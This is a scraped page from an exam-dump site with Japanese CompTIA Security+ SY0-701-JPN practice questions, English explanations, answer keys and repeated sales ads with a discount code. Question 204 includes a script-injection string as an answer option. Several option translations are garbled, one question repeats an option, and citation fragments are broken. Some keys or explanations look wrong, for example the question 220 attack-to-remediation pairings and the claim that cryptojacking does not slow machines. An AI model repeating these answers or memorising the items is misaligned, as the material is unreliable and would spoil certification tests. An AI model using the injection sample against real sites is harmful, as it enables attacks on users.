- D. 外部監査の必要性がなくなります。

正解: **C** ([コメントを发表する](#))

Internal audits are conducted within an organization to independently assess and evaluate the effectiveness of internal controls, policies, and procedures. A key benefit of internal audits is the identification of control gaps or weaknesses that can then be remediated before they lead to security incidents or compliance failures.

Unlike external audits, internal audit findings are primarily for management and internal stakeholders, focusing on improving security posture and operational efficiency. Reports generated are formal and documented to ensure accountability, and internal audits do not replace the need for external audits, which provide independent verification to external parties like regulators or shareholders.

This role of internal audits in identifying deficiencies and driving remediation efforts is emphasized in the Security Program Management and Oversight domain of the SY0-701 exam#7:Chapter 5†CompTIA Security+ Practice Tests#.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **197**

フォレンジックチームは、最近の侵害事例を調査していたところ、データベース接続文字列にハードコードされた認証情報が含まれていることを発見しました。このような事例の再発を防ぐため、ソフトウェア開発中に実施すべき評価の種類は次のうちどれですか？

- A. 脆弱性スキャン
- B. 侵入テスト
- C. 静的解析
- D. 品質保証

正解: ([正解を表示します](#))

Comprehensive and Detailed Explanation From Exact Extract:

Static analysis, also known as Static Application Security Testing (SAST), analyzes source code without executing it to identify security weaknesses such as hard-coded passwords, insecure API calls, and improper credential handling. This aligns exactly with the issue described-credentials embedded directly in code.

CompTIA Security+ SY0-701 stresses that secure software development practices must include automated static code analysis tools that scan for credential exposure, insecure dependencies, injection risks, and coding standards violations. Static analysis detects these issues early in the SDLC, long before deployment.

A vulnerability scan (A) examines running systems, not source code. A penetration test (B) actively exploits vulnerabilities but cannot reliably detect embedded secrets. Quality assurance (D) checks functional requirements, not security flaws in code.

Therefore, static analysis is the correct and most effective assessment to prevent reoccurrence of hard-coded credentials in software systems.

質問: **198**

ある企業では、従業員が競合他社へ転職し、顧客の連絡先情報を持ち去るという問題が発生しています。このような事態の再発を防ぐのに役立つツールは次のうちどれですか？

- A. 終了
- B. NAC
- C. IDS
- D. ユーバ

正解: ([正解を表示します](#))

User Behavior Analytics (UBA) monitors user activities and detects anomalous behavior such as unauthorized data access or exfiltration, including when employees attempt to copy sensitive customer contact information before leaving. UBA can alert security teams to insider threats proactively. File Integrity Monitoring (FIM) (A) detects unauthorized changes to files but is less effective against data exfiltration by insiders. Network Access Control (NAC) (B) controls device access to the network, and Intrusion Detection Systems (IDS) (C) detect suspicious network activity but do not specifically analyze user behaviors.

UBA is a critical tool for insider threat detection covered in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: **199**

米国を拠点とするクラウド ホスティング プロバイダーは、データ センターを新しい海外の拠点に拡張したいと考えています。ホスティング プロバイダーが最初に検討すべき事項は次のうちどれですか。

- A. 地域のデータ保護規制
- B. 他国に居住するハッカーによるリスク
- C. 既存の契約上の義務への影響
- D. ログ相関におけるタイムゾーンの違い

正解: ([正解を表示します](#))

Local data protection regulations are the first thing that a cloud-hosting provider should consider before expanding its data centers to new international locations. Data protection regulations are laws or standards that govern how personal or sensitive data is collected, stored, processed, and transferred across borders.

Different countries or regions may have different data protection regulations, such as the General Data Protection Regulation (GDPR) in the European Union, the Personal Information Protection and Electronic Documents Act (PIPEDA) in Canada, or the California Consumer Privacy Act (CCPA) in the United States.

A cloud-hosting provider must comply with the local data protection regulations of the countries or regions where it operates or serves customers, or else it may face legal penalties, fines, or reputational damage.

Therefore, a cloud-hosting provider should research and understand the local data protection regulations of the new international locations before expanding its data centers there. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 7, page 269.

CompTIA Security+ SY0-701 Exam Objectives, Domain 5.1, page 14.

質問: **200**

セキュリティエンジニアは、既知の悪意のあるファイルのシグネチャを迅速に識別する必要があります。セキュリティエンジニアが最もよく使用する分析手法は次のうちどれですか？

- A. 静的
- B. サンドボックス
- C. ネットワークトラフィック
- D. パッケージ監視

正解: ([正解を表示します](#))

Static analysis is the process of examining a file without executing it to identify known malicious signatures, suspicious patterns, strings, embedded resources, or code fragments. When a security engineer needs to quickly extract a signature from a known malicious file, static analysis is the most efficient approach. This method allows analysts to inspect binary code, metadata, file headers, and hashes such as MD5/SHA-256.

According to Security+ SY0-701, static analysis is ideal for identifying:

- * Malware signatures
- * Embedded malicious payloads
- * Hash values for detection
- * Known indicators of compromise (IOCs)

Sandboxing (B) is used to observe behavior by executing the malware, which takes longer and is unnecessary when the malware is already known.

Network traffic analysis (C) is used to observe communications, not generate file signatures. Package monitoring (D) refers to monitoring OS-level changes and system calls, which is a dynamic method.

Static analysis aligns with the requirement for quick identification, making option A the correct choice.

質問: 201

セキュリティ管理者は、同じ不審なメールに関する複数の報告を受け取りました。悪意のあるメールが継続的に配信される理由として最も考えられるのは次のうちどれですか。

- A. 従業員が正当なメールをスパムとしてフラグ付けしています。
- B. 報告された電子メールの情報は、電子メール フィルタリング ツールの調整に使用されていません。
- C. 従業員は電子メールにシャドー IT ソリューションを使用しています。
- D. 従業員が個人のメールを会社のメール アドレスに転送しています。

正解: B ([コメントを发表する](#))

If email filtering tools are not tuned based on reported emails, malicious emails will continue to bypass filters.

Effective filtering depends on feedback and updating rules with real threat data.

Flagging legitimate emails (A) would cause false positives, shadow IT (C) and forwarding personal emails (D) are less relevant to the filtering bypass.

Tuning email filters is part of continuous Security Operations processes#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: 202

アナリストは、ユーザーがフィッシング メール内のリンクをクリックしたインシデントを調査しています。アナリストは、接続が成功したかどうかを判断するために、次のどのログ ソースを利用しますか。

- A. ネットワーク
- B. システム
- C. アプリケーション
- D. 認証

正解: ([正解を表示します](#))

To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link. Network logs can include details such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Incident Response.

質問: 203

企業は、保存されている機密データが読み取り不可能な状態になっていることを確認する必要があります。企業が最も使用する可能性が高いのは次のうちどれですか？

- A. ハッシュ
- B. トークン化
- C. 暗号化
- D. セグメンテーション

正解: C ([コメントを发表する](#))

Encryption is a method of transforming data in a way that makes it unreadable without a secret key necessary to decrypt the data back into plaintext.

Encryption is one of the most common and effective ways to protect data at rest, as it prevents unauthorized access, modification, or theft of the data.

Encryption can be applied to different types of data at rest, such as block storage, object storage, databases, archives, and so on. Hashing,

tokenization, and segmentation are not methods of rendering data at rest unreadable, but rather of protecting data in other ways. Hashing is a one-way function that generates a fixed-length output, called a hash or digest, from an input, such that the input cannot be recovered from the output. Hashing is used to verify the integrity and authenticity of data, but not to encrypt it. Tokenization is a process that replaces sensitive data with non-sensitive substitutes, called tokens, that have no meaning or value on their own. Tokenization is used to reduce the exposure and compliance scope of sensitive data, but not to encrypt it. Segmentation is a technique that divides a network or a system into smaller, isolated units, called segments, that have different levels of access and security. Segmentation is used to limit the attack surface and contain the impact of a breach, but not to encrypt data at rest. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, pages 77-781; Protecting data at rest - Security Pillar3

質問: 204

次の例のうち、入力サニタイズによって最も軽減されるのはどれですか？

- A. `<script>alert ("警告!") ,-</script>`
- B. `nmap - 10.11.1.130`
- C. メール メッセージ: 「このリンクをクリックすると、無料のギフト カードが手に入ります。」
- D. ブラウザ メッセージ: 「接続はプライベートではありません。」

正解: ([正解を表示します](#))

This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).

Nmap command is unrelated to input sanitization, as it is a network scanning tool.

Email phishing attempts require different mitigations, such as user training.

Browser warnings about insecure connections involve encryption protocols, not input validation

質問: 205

会社の VPN アプライアンスのローカル管理者アカウントが予期せずリモート管理インターフェイスへのログインに使用されました。これを防ぐには、次のどれが最も効果的でしょうか。

- A. 最小権限の使用
- B. デフォルトのパスワードを変更する
- C. 個別のユーザーIDの割り当て
- D. ログをより頻繁に確認する

正解: ([正解を表示します](#))

Changing the default password for the local administrator account on a VPN appliance is a basic security measure that would have most likely prevented the unexpected login to the remote management interface.

Default passwords are often easy to guess or publicly available, and attackers can use them to gain unauthorized access to devices and systems.

Changing the default password to a strong and unique one reduces the risk of brute-force attacks and credential theft. Using least privilege, assigning individual user IDs, and reviewing logs more frequently are also good security practices, but they are not as effective as changing the default password in preventing the unexpected login. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 116; Local Admin Accounts - Security Risks and Best Practices (Part 1)

質問: 206

管理者は新しいシステムに SSL 証明書をインストールしています。テスト中に、証明書が信頼されていないことを示すエラーが発生しています。管理者は発行 CA に確認し、秘密キーを検証しました。管理者は次に次のどれを確認する必要がありますか？

- A. 証明書署名要求が有効である場合
- B. ワイルドカード証明書が設定されている場合
- C. ルート証明書がインストールされている場合
- D. 公開鍵が設定されている場合

正解: ([正解を表示します](#))

質問: 207

複数回のフィッシングシミュレーションの後、最高セキュリティ責任者は、従業員が次の四半期にフィッシングリンクをクリックしないように奨励する新しいプログラムを発表しました。これは、以下のセキュリティ意識向上実行手法のうちどれに該当しますか？

- A. コンピュータベースのトレーニング
- B. 内部脅威認識
- C. SOARプレイブック
- D. ゲーム化

正解: ([正解を表示します](#))

Gamification refers to the use of game elements such as points, rewards, competitions, and incentives to motivate users and enhance engagement in activities such as security awareness training. Incentivizing employees to avoid clicking phishing links by rewarding positive behavior is a classic example of gamification. Computer-based training (A) is traditional online training without game elements. Insider threat awareness (B) focuses on educating about internal threats. SOAR playbook (C) refers to automated incident response workflows, unrelated to employee training methods. Gamification is recognized in the Security Program Management domain as an effective technique to improve user engagement and security behavior#7:

Chapter 5†CompTIA Security+ Practice Tests#.

質問: 208

年末のビジネス目標を急いで達成するため、IT 部門は新しいビジネス アプリケーションを実装するように指示されました。セキュリティ エンジニアはアプリケーションの属性を確認し、サイバーセキュリティの観点からデューデリジェンスを実行するために必要な時間が不十分であると判断しました。セキュリティ エンジニアの対応として最も適切なのは次のどれですか。

- A. リスク許容度
- B. リスク受容
- C. リスクの重要性
- D. リスク許容度

正解: ([正解を表示します](#))

Risk appetite refers to the level of risk that an organization is willing to accept in order to achieve its objectives. In this scenario, the security engineer is concerned that the timeframe for implementing a new application does not allow for sufficient cybersecurity due diligence. This reflects a situation where the organization's risk appetite might be too high if it proceeds without the necessary security checks.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of risk management and understanding organizational risk appetite.

質問: 209

最高情報セキュリティ責任者(CIO)は、セキュリティコミュニティに対し、組織の公開資産における脆弱性を報告する機会を提供します。このシナリオは、次のうちどれに最もよく当てはまりますか？

- A. バグバウンティ
- B. レッドチーム
- C. オープンソースインテリジェンス
- D. 第三者との情報共有

正解: ([正解を表示します](#))

This scenario describes a bug bounty program, which invites external security researchers to responsibly identify and report vulnerabilities in an organization's systems. CompTIA Security+ SY0-701 defines bug bounty programs as structured initiatives that reward researchers for discovering and disclosing security flaws before they can be exploited by malicious actors.

Bug bounty programs extend security testing beyond internal teams and provide continuous, real-world testing of public-facing assets. They are particularly effective for identifying zero-day vulnerabilities, logic flaws, and edge-case issues that automated tools may miss.

Red teaming (B) is a controlled, internal or contracted adversarial exercise, not an open invitation. Open- source intelligence (C) involves gathering publicly available information, not vulnerability reporting. Third- party information sharing (D) refers to sharing threat intelligence, not soliciting vulnerability reports.

Because the CISO is inviting the broader security community to report vulnerabilities, the correct answer is A: Bug bounty.

質問: 210

企業にはリカバリ サイトが必要ですが、即時のフェイルオーバーは必要ありません。また、企業は停止からの回復に必要な作業負荷を軽減したいと考えています。次のリカバリ サイトのうち、最適なオプションはどれですか。

- A. ホット
- B. 寒い
- C. 暖かい
- D. 地理的に分散している

正解: ([正解を表示します](#))

A warm site is the best option for a business that does not require immediate failover but wants to reduce the workload required for recovery. A warm site has some pre-installed equipment and data, allowing for quicker recovery than a cold site, but it still requires some setup before becoming fully operational.

* Hot sites provide immediate failover but are more expensive and require constant maintenance.

* Cold sites require significant time and effort to get up and running after an outage.

* Geographically dispersed sites refer to a specific location strategy rather than the readiness of the recovery site.

質問: 211

侵入テスターはクライアントのウェブサイトアクセスし、サイトのコンテンツをダウンロードします。侵入テスターが実行しているアクションは次のどれですか？

- A. 不明な環境のテスト
- B. 脆弱性スキャン
- C. デューデリジェンス
- D. 受動偵察

正解: ([正解を表示します](#))

Comprehensive and Detailed Explanation From Exact Extract:

The described activity-visiting a website and downloading publicly accessible content-is a classic example of passive reconnaissance. Passive reconnaissance involves gathering information about a target without interacting with its internal systems or generating traffic that could be detected by security monitoring tools.

According to SY0-701, passive recon uses open-source intelligence (OSINT), such as:

Public websites

DNS records

News articles

Metadata

Public document repositories

The key distinction is that passive reconnaissance does not probe the system for vulnerabilities, nor does it send active scanning traffic.

Vulnerability scanning (B) requires active probing. Unknown environment testing (A) applies to black-box testing but still may involve active scanning.

Due diligence (C) refers to risk assessment or compliance reviews, not technical reconnaissance.

Therefore, downloading the website's content is a non-intrusive information-gathering technique, perfectly matching passive reconnaissance as defined in the exam materials under Threats, Vulnerabilities, Attack Vectors, and Pen Testing Phases.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **212**

ある企業は、社内ネットワークへの安全なリモート アクセスを確保したいと考えています。この企業にはパブリック IP が 1 つしかなく、現在のネットワーク設定に変更を加えたくないと考えています。この目標を達成するには、次のソリューションのどれが最適ですか。

A. リバースプロキシ

B. IPSec VPN

C. 境界ネットワーク

D. パット

正解: ([正解を表示します](#))

質問: **213**

ある会社では、従業員が仕事で個人の機器を使用できるようにするポリシーを導入しています。ただし、会社が承認したアプリケーションのみをインストールできるようにしたいと考えています。この懸念に対処するのは次のどれですか。

A. MDM

B. コンテナ化

C. DLP

D. 完璧

正解: **A** ([コメントを发表する](#))

Comprehensive and Detailed In-Depth Explanation:

Mobile Device Management (MDM) is a security solution that allows organizations to enforce policies on employee-owned or company-issued mobile devices. It can restrict the installation of unauthorized applications, ensuring that only company-approved apps are used.

- * Containerization isolates work applications from personal applications but does not enforce app restrictions.
- * Data Loss Prevention (DLP) focuses on preventing sensitive data leaks rather than managing app installations.
- * File Integrity Monitoring (FIM) tracks changes to files and system configurations but does not control app installations.

Therefore, MDM is the best solution for restricting unauthorized applications on personal devices.

質問: 214

ある組織は、不要なサービスを無効にし、ビジネスに不可欠なレガシー システムの前にファイアウォールを設置しました。この組織が行ったアクションを最もよく表しているのは、次のうちどれですか。

- A. 例外
- B. セグメンテーション
- C. リスク移転
- D. 補正コントロール

正解: [\(正解を表示します\)](#)

Compensating controls are alternative security measures that are implemented when the primary controls are not feasible, cost-effective, or sufficient to mitigate the risk. In this case, the organization used compensating controls to protect the legacy system from potential attacks by disabling unneeded services and placing a firewall in front of it. This reduced the attack surface and the likelihood of exploitation.

References:

- * Official CompTIA Security+ Study Guide (SY0-701), page 29
- * Security Controls - CompTIA Security+ SY0-701 - 1.1 1

質問: 215

セキュリティチームがクラウドセキュリティ体制管理ツールを購入しました。しかし、ツールが検出する設定ミスが多さに、チームはすぐに困惑してしまいました。クラウドリソースセキュリティのワークフローを確立するために、セキュリティチームが設定すべき項目は次のどれでしょうか？

- A. CASB
- B. IAM
- C. 飛翔
- D. XDR

正解: **C** ([コメントを發表する](#))

SOAR (Security Orchestration, Automation, and Response) platforms enable security teams to automate workflows, prioritize alerts, and manage remediation activities, helping to handle the volume of cloud misconfiguration alerts efficiently.

CASB (A) provides visibility and control for cloud services but is less focused on orchestration. IAM (B) manages identities and permissions, and XDR (D) is extended detection but does not provide workflow automation.

SOAR integration is critical for cloud security operations discussed in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: 216

経理担当者は、電話で新しい口座を使用するようにという不正な指示を受け、攻撃者の銀行口座に送金しました。今後この行為を防ぐには、次のうちどれが最も効果的でしょうか。

- A. セキュリティインシデント報告の標準化
- B. 定期的なフィッシングキャンペーンの実行
- C. 内部脅威検出対策の実施
- D. 電信送金の送信プロセスの更新

正解: ([正解を表示します](#))

Comprehensive and Detailed In-Depth Explanation:

Updating wire transfer processes to include verification steps (such as requiring dual approval or verifying account changes via a secondary communication method) can prevent fraudulent transactions. Attackers often use business email compromise (BEC) or pretexting to trick employees into transferring funds to fraudulent accounts.

- * Standardizing security incident reporting is useful for tracking security events but does not prevent fraud in real time.
- * Executing regular phishing campaigns improves awareness but does not enforce a verification process for financial transactions.
- * Implementing insider threat detection focuses on internal risks but does not specifically prevent external fraud.

A more secure wire transfer process with additional verification steps is the most effective measure against fraudulent transactions.

質問: 217

ウェブサイトの秘密鍵が盗まれ、新しい証明書が発行されました。次に更新する必要があるのは次のどれですか？

- A. OCSP
- B. CRL
- C. SCEP
- D. CSR

正解: ([正解を表示します](#))

質問: 218

高可用性ネットワークを設計する際に考慮する必要があるのは次のうちどれですか？ (2 つ選択してください)。

- A. 回復の容易さ
- B. パッチを当てる機能
- C. 物理的な分離
- D. 応答性
- E. 攻撃対象領域
- F. 拡張認証

正解: ([正解を表示します](#))

A high-availability network is a network that is designed to minimize downtime and ensure continuous operation even in the event of a failure or disruption. A high-availability network must consider the following factors¹²:

- * Ease of recovery: This refers to the ability of the network to restore normal functionality quickly and efficiently after a failure or disruption. Ease of recovery can be achieved by implementing backup and restore procedures, redundancy and failover mechanisms, fault tolerance and resilience, and disaster recovery plans.
- * Attack surface: This refers to the amount of exposure and vulnerability of the network to potential threats and attacks. Attack surface can be reduced by implementing security controls such as firewalls, encryption, authentication, access control, segmentation, and hardening.

The other options are not directly related to high-availability network design:

* Ability to patch: This refers to the process of updating and fixing software components to address security issues, bugs, or performance improvements. Ability to patch is important for maintaining the security and functionality of the network, but it is not a specific factor for high-availability network design.

* Physical isolation: This refers to the separation of network components or devices from other networks or physical environments. Physical isolation can enhance the security and performance of the network, but it can also reduce the availability and accessibility of the network resources.

* Responsiveness: This refers to the speed and quality of the network's performance and service delivery.

Responsiveness can be measured by metrics such as latency, throughput, jitter, and packet loss.

Responsiveness is important for ensuring customer satisfaction and user experience, but it is not a specific factor for high-availability network design.

* Extensible authentication: This refers to the ability of the network to support multiple and flexible authentication methods and protocols. Extensible authentication can improve the security and convenience of the network, but it is not a specific factor for high-availability network design.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: High Availability - CompTIA Security+ SY0-701 - 3.4, video by Professor Messer.

質問: 219

外部と通信する必要のない安全なネットワークからデータが漏洩するのを防ぐ最善の方法はどれですか？

A. エアギャップ

B. コンテナ化

C. 仮想化

D. 分散化

正解: ([正解を表示します](#))

An air gap is the practice of physically isolating a secure network from any external or unsecured networks, effectively preventing any external communication or data leakage. It is the strongest method to prevent data exfiltration in sensitive environments.

Containerization (B) and virtualization (C) are technologies for isolating applications or systems logically but do not guarantee physical separation.

Decentralization (D) distributes resources but doesn't prevent data leakage.

Air gaps are critical in highly secure environments and covered under Resilience and Physical Security in SY0-701#6:Chapter 9†CompTIA Security+ Study Guide#.

質問: 220

各ドロップダウン リストから適切な攻撃と修復を選択して、対応する攻撃とその修復にラベルを付けます。

説明書

すべての攻撃と修復アクションが使用されるわけではありません。

いつでもシミュレーションの初期状態に戻したい場合は、**すべてリセット** ボタンをクリックしてください。

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	▼ Botnet RAT	▼ Enable DDoS protection Patch vulnerable systems

	Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
--	---	--

正解:

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

The attacker embeds hidden access in an internally developed application that bypasses account login.

Application

Botnet

RAT

Logic Bomb

Backdoor

Virus

Spyware

Worm

Adware

Ransomware

Keylogger

Phishing

Enable DDoS protection

Patch vulnerable systems

Disable vulnerable services

Change the default system password

Update the cryptographic algorithms

Change the default application password

Implement 2FA using push notification

Conduct a code review

Implement application fuzzing

Implement a host-based IPS

Disable remote access services

Explanation:

Web serverBotnet Enable DDoS protectionUser RAT Implement a host-based IPSDatabase server Worm Change the default application passwordExecutive KeyloggerDisable vulnerable servicesApplication Backdoor Implement 2FA using push notification A screenshot of a computer program Description automatically generated with low confidence

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed.	User	RAT	Implement a host-based IPS
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger	Disable vulnerable services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor	Implement 2FA using push notification

質問: 221

医療機関は、個人が健康上の緊急事態をデジタルで報告できる Web アプリケーションを提供したいと考えています。開発中に最も重要な考慮事項は次のどれですか？

- A. スケーラビリティ
- B. 可用性
- C. コスト
- D. 導入の容易さ

正解: ([正解を表示します](#))

Availability is the ability of a system or service to be accessible and usable when needed. For a web application that allows individuals to digitally report health emergencies, availability is the most important consideration during development, because any downtime or delay could have serious consequences for the health and safety of the users. The web application should be designed to handle high traffic, prevent denial- of-service attacks, and have backup and recovery plans in case of failures2.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, page 41.

質問: **222**

来年施行される新しいセキュリティ規制が発表されました。企業が事業を継続するには、この規制を遵守する必要があります。企業が次に実行すべき活動は次のどれですか。

- A. ポリシーの見直し
- B. セキュリティ手順の評価
- C. 脅威範囲の縮小
- D. ギャップ分析

正解: ([正解を表示します](#))

質問: **223**

VM エスケープによって発生する可能性のある結果はどれですか？

- A. 悪意のある命令がメモリに挿入され、攻撃者に高い権限が与えられる可能性があります。
- B. 攻撃者はハイパーバイザーにアクセスし、他の VM を侵害する可能性があります。
- C. 暗号化されていないデータは、別の環境のユーザーが読み取ることができます。
- D. ユーザーは、製造元の承認リストにないソフトウェアをインストールできます。

正解: ([正解を表示します](#))

Detailed Explanation:A VM escape occurs when an attacker breaks out of a virtual machine's isolation to access the hypervisor. This compromise can allow control of the hypervisor and all other VMs on the host, posing significant security risks. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Virtualization Risks and Mitigation".

質問: **224**

高リスク地域からの攻撃を軽減するために使用できるのは次のどれですか？

- A. 難読化
- B. データ主権
- C. IP ジオロケーション
- D. 暗号化

正解: **C** ([コメントを発表する](#))

質問: **225**

定期監査中に、アナリストは、ある高校のある部署が、導入前に適切な検証を受けていないシミュレーションプログラムを使用していることを発見した。

これは以下の脅威のうち、どれに該当する例ですか？

- A. Espionage
- B. Shadow IT

C. Zero-day

D. Data exfiltration

正解: **B** ([コメントを发表する](#))

質問: **226**

システム管理者は、ユーザーの責任に基づいて、ユーザーがデータにアクセスできないようにしたいと考えています。また、管理者は、必要なアクセス構造を簡略化された形式で適用したいと考えています。管理者は、次のどれをサイト回復リソース グループに適用する必要がありますか？

A. RBAC

B. ACL

C. SAML

D. GPO

正解: ([正解を表示します](#))

RBAC stands for Role-Based Access Control, which is a method of restricting access to data and resources based on the roles or responsibilities of users. RBAC simplifies the management of permissions by assigning roles to users and granting access rights to roles, rather than to individual users. RBAC can help enforce the principle of least privilege and reduce the risk of unauthorized access or data leakage. The other options are not as suitable for the scenario as RBAC, as they either do not prevent access based on responsibilities, or do not apply a simplified format. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 133 1

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **227**

暗号化されていない PLC 管理トラフィックが最も多く見つかるのは次のうちどれですか？

A. SDN

B. IoT

C. VPN

D. SCADA

正解: ([正解を表示します](#))

SCADA (Supervisory Control and Data Acquisition) systems commonly manage industrial equipment, including PLCs (Programmable Logic Controllers). Historically, SCADA environments often lack encryption for management traffic due to legacy equipment and protocols. This makes SCADA the most likely environment where unencrypted PLC management traffic can be observed.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2, "SCADA systems often transmit management traffic for PLCs without encryption, making them susceptible to interception." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

質問: **228**

ハードウェアとインターネット アクセスを含む低コストのスタンバイ サイトを展開するための最適なソリューションは次のどれですか。

A. 温かいサイト

- B. ホットサイト
- C. コールドサイト
- D. 回復サイト

正解: ([正解を表示します](#))

質問: 229

管理者がインシデントを調査しているときに、共有されたファイルを表示した後に、複数のユーザーのコンピューターがマルウェアに感染していることを発見しました。管理者は、感染したマシンのパフォーマンスが低下していないことを発見し、ログ ファイルを調べたところ、ログイン失敗が多すぎることも示されませんでした。次の攻撃のうち、マルウェアの原因である可能性が最も高いのはどれですか。

- A. 悪意のあるフラッシュドライブ
- B. リモートアクセス型トロイの木馬
- C. ブルートフォースパスワード
- D. クリプトジャッキング

正解: D ([コメントを發表する](#))

Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.

References =

* CompTIA Security+ SY0-701 Course Content: Cryptojacking is covered under types of malware attacks, highlighting its stealthy nature and impact on infected systems.

質問: 230

次のシナリオのうち、ビジネス メール詐欺攻撃の可能性を説明しているものはどれですか？

- A. 従業員は、電子メールの表示フィールドに役員の名前が記載された電子メールでギフト カードのリクエストを受け取ります。
